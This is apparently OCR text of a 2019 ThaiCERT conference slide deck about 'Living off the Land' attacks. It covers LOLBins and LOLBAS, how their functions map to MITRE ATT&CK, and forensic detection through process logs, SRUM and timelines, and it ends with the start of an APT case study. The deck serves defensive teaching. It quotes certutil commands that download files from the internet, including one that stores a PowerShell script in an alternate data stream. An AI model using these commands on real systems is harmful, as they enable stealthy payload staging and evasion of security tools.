ETDA
สพธอ
www.etda.or.th

ThaiCERT
Thailand Computer Emergency Response Team
a member of ETDA

Living off the Land:
An APT case study

Setthawhut Saennam

Security Engineer at ETDA/ThaiCERT

APNIC 48 / FIRST Technical Colloquium
Chiang Mai, Thailand

September 11, 2019

Disclaimer

Any views or opinions presented in this presentation are solely those of the author and do not necessarily represent those of the employer.

About Me

I have worked at ETDA/ThaiCERT for >8 years

- Incident response
- Digital forensics
- Malware analysis
- Cyber threat intelligence
- Technical writer and public speaker

E-mail: setthawhut@etda.or.th

Topics

- Overview of the living off the land attacks
- Detection, analysis, and challenges
- Case study
- Mitigations
- Q&A


What is Living off the Land (LOL)?

- A post-exploitation technique that abuses legitimate built-in executables to perform unexpected activities.
- The concept of "Living off the Land" (LOL) was introduced by Christopher Campbell and Matt Graeber at Derbycon 3.0 (2013)
  - Focuses only on Microsoft signed files (preinstalled or downloadable)
- Benefits of using LOL:
  - Evade detection
  - Avoid writing to disk
  - Bypass security mechanisms

LOLBins & LOLBAS

- The term "LOLBins" was introduced by Oddvar Moe, presented in 2018.
  - LOLBins = Living off the Land Binaries
- First they focuses only on LOL binaries but after that they found some scripts and libraries that would be useful too.
  - Now the project is called LOLBAS - Living Off The Land Binaries and Scripts (and also Libraries)
  - Website: https://lolbas-project.github.io/

LOLBins & LOLBAS (con.)




Living Off The Land Binaries and Scripts (and also Libraries)

More info on the project? Click logo
Want to contribute? Go here for instructions:
https://github.com/LOLBAS-Project/LOLBAS/blob/master/CONTRIBUTING.md

Search among 101 binaries by name (e.g., 'MSBuild') or by function (e.g., '/execute') or by type (e.g., '#Script')

Binary	Functions	Type
Atbroker.exe	Execute	Binaries
Bash.exe	Execute AWL bypass	Binaries
Bitsadmin.exe	Alternate data streams Download Copy Execute	Binaries
Certutil.exe	Download Alternate data streams Encode Decode	Binaries



Download

Download and save 7zip to disk in the current folder.

```
certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
```

Usecase:Download file from Internet
Privileges required:User
OS:Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
Mitre:T1105

Download and save 7zip to disk in the current folder.

```
certutil.exe -verifyctl -f -split http://7-zip.org/a/7z1604-x64.exe 7zip.exe
```

Usecase:Download file from Internet
Privileges required:User
OS:Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
Mitre:T1105

Alternate data streams

Download and save a PS1 file to an Alternate Data Stream (ADS).

```
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/Moriarty2016/git/master/test.ps1 c:\temp
```

Usecase:Download file from Internet and save it in an NTFS Alternate Data Stream
Privileges required:User
OS:Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
Mitre:T1105

Comparing LOL functions and MITRE ATT&CK

Function	MITRE ATT&CK
Execute/AWL Bypass	Signed binary proxy execution (T1218) Signed script proxy execution (T1216)
Download/Copy	Remote File Copy (T1105)
Encode	Obfuscated Files or Information (T1027)
Decode	Deobfuscate/Decode Files or Information (T1140)
Compile	Trusted Developer Utilities (T1127)
Credentials	Valid Accounts (T1078)
Dump	Credential Dumping (T1003)
UAC bypass	Bypass User Account Control (T1088)
Alternate data stream	NTFS File Attributes (T1096)

Example of LOLBAS attacks

- Using certutil.exe to encode/decode files
- Using csc.exe to compile C# code
- Using forfile.exe to execute file
- Using hh.exe to download or execute files
- Using netsh.exe to capture packet
- Using print.exe to remote copy file

Detecting LOL attacks


Analyze process execution logs to find anomaly activities (e.g. suspicious execution commands)

1. Running processes
2. Process execution event log
3. System resource usage monitor
4. Disk timeline analysis

Method 1: Running Processes

- Conduct a memory dump and analyze process details.
- In case of a live triage/analysis, Windows Task Manager can shows Executable Path and Command Line.
    - Use WMIC and tasklist to obtain processes information.
- Cautions:
    - Memory analysis only show processes that are running after the latest system boot time.
    - Difficult to track the timeline of process execution.

Method 1: Running Processes (con.)



Task Manager
File Options View
Processes Performance App history Startup Users Details Services

Name	Status	Process name	Command line
Apps (5)			
Google Chrome (15)			
Microsoft PowerPoint (32 bit)		POWERPNT.EXE	"C:\Program Files (x86)\Microsoft Office\Root\Office1
Notepad		notepad.exe	"C:\WINDOWS\system32\NOTEPAD.EXE"
Task Manager		Taskmgr.exe	"C:\WINDOWS\system32\taskmgr.exe" /4
Windows Explorer		explorer.exe	C:\WINDOWS\Explorer.EXE
Background processes (74)			
64-bit Synaptics Pointing Enhan...		SynTPEnhService.exe	"C:\Program Files\Synaptics\SynTP\SynTPEnhService.e
Adobe Acrobat Update Service ...		armsvc.exe	"C:\Program Files (x86)\Common Files\Adobe\ARM\1
Application Frame Host		ApplicationFrameHost.exe	C:\WINDOWS\system32\ApplicationFrameHost.exe -E
Bang & Olufsen		SmartAudio3.exe	"C:\Program Files\Conexant\SA3\HP-NB-AIO\SmartAu
COM Surrogate		dllhost.exe	C:\WINDOWS\system32\DllHost.exe /Processid:{973D
COM Surrogate		dllhost.exe	C:\WINDOWS\system32\DllHost.exe /Processid:{3EB3

Method 2: Process creation log

- Process creation will be stored in the Windows event log
  - Windows 2000/XP/Server 2003 -> Event log ID 592
  - Vista/Server 2008 -> Event log ID 4688
    - Windows 8.1/Server 2012 R2 and newer will stored Process Command Line
- Cautions:
  - Default configuration is logging only processes that started at boot time.
  - To log every process that is created, "Audit Process Creation" must be enabled in the Group Policy.

Method 2: Process creation log (con.)



Event Properties - Event 4688, Microsoft Windows security auditing.


```
A new process has been created.

Creator Subject:
        Security ID:            SYSTEM
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x3E7

Target Subject:
        Security ID:            NULL SID
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0x204
        New Process Name:       C:\Windows\System32\csrss.exe
        Token Elevation Type:   %%1936
        Mandatory Label:        Mandatory Label\System Mandatory Level
        Creator Process ID:     0x1f4
        Creator Process Name:   C:\Windows\System32\smss.exe
        Process Command Line:
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	14/7/2562 17:43:51
Event ID:	4688	Task Category:	Process Creation
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	[redacted]
OpCode:	Info		
More Information:	Event Log Online Help		

Method 3: SRUM

- Windows 8/Server 2010 have a feature named System Resource Usage Monitor (SRUM).
  - It is logging a timeline for every system resource usage.
- The SRUM database is stored in %SYSTEM%\sru\srudb.dat
  - A tool named “srum-dump” can parse the SRUM database to an Excel file.
- Caution:
  - SRUM only logs process names and usage time but no information about Command Line or how it was executed.

Method 3: SRUM (con.)



C1787 svc.ownproc.s0.uc0.host2000000000000000_1.0.0.0_neutral__1234567890abc

	A	B	C	D
1479	2742	2019 ก.ค. 30	\Device\HarddiskVolume4\ProgramData\Microsoft\Windows Defender\Platform\4.18.1906.3-0\MsMpEng.exe	S-1-5-18
1480	2743	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\svchost.exe [NetSvcs]	S-1-5-18
1481	2744	2019 ก.ค. 30	\Device\HarddiskVolume4\ProgramData\Microsoft\Windows Defender\Platform\4.18.1906.3-0\MpCmdRun.exe	S-1-5-18
1482	2745	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\dllhost.exe	S-1-5-18
1483	2746	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\wbem\WmiPrvSE.exe	S-1-5-18
1484	2747	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\svchost.exe [wsappx]	S-1-5-18
1485	2748	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\conhost.exe	S-1-5-18
1486	2749	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\VSSVC.exe	S-1-5-18
1487	2750	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\SearchIndexer.exe	S-1-5-18
1488	2751	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\wbem\WmiApSrv.exe	S-1-5-18
1489	2752	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\SecurityHealthService.exe	S-1-5-18
1490	2753	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\svchost.exe [WerSvcGroup]	S-1-5-18
1491	2754	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\usocoreworker.exe	S-1-5-18
1492	2755	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\servicing\TrustedInstaller.exe	S-1-5-18
1493	2756	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\WinSxS\amd64_microsoft-windows-servicingstack_31bf3856ad364e35_10.0.18362.235_none_5f42305c58dc2c51\TiWorker.exe	S-1-5-18
1494	2757	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\SearchProtocolHost.exe	S-1-5-18
1495	2758	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\SearchFilterHost.exe	S-1-5-18
1496	2759	2019 ก.ค. 30	System Interrupts	S-1-5-18
1497	2760	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\svchost.exe [WbioSvcGroup]	S-1-5-18
1498	2761	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\SgrmBroker.exe	S-1-5-18
1499	2762	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\wbem\WMIADAP.exe	S-1-5-18
1500	2763	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\CompatTelRunner.exe	S-1-5-18
1501	2764	2019 ก.ค. 30	\Device\HarddiskVolume4\ProgramData\Microsoft\Windows Defender\Platform\4.18.1907.4-0\MsMpEng.exe	S-1-5-18
1502	2765	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\provtool.exe	S-1-5-18
1503	2766	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\lpremove.exe	S-1-5-18
1504	2767	2019 ก.ค. 30	\Device\HarddiskVolume4\Windows\System32\tzsync.exe	S-1-5-18

Method 4: Disk timeline analysis

- Parsing MFT data to create a timeline.
- A timeline will show what has happened after the binary file was execute.
  - Suspicious files were created or confidential files were accessed.
- Cautions:
  - Time consuming
  - High possibility of false positive


Case Study

- We received a report about APT activities targeting a high-level organization in Thailand.
- Incident confirmation
    - Suspicious services were found on email and domain servers.
    - Domain controller administrator credentials were compromised.
    - Administrators received alerts about data exfiltration.
- The incident will be analyzed using Cyber Kill Chain and ATT&CK frameworks.

Challenges

- Some machines were rebooted, memory analysis won't reveal what happened in an early stage of the compromization.
- Windows event log did not record processes that were created by users.
- The system did not have a SRUM database.
- Need to conduct a timeline analysis manually.

Incident handling processes



Detection and Analysis

Containment, Eradication, and Recovery

Post-Incident Activity

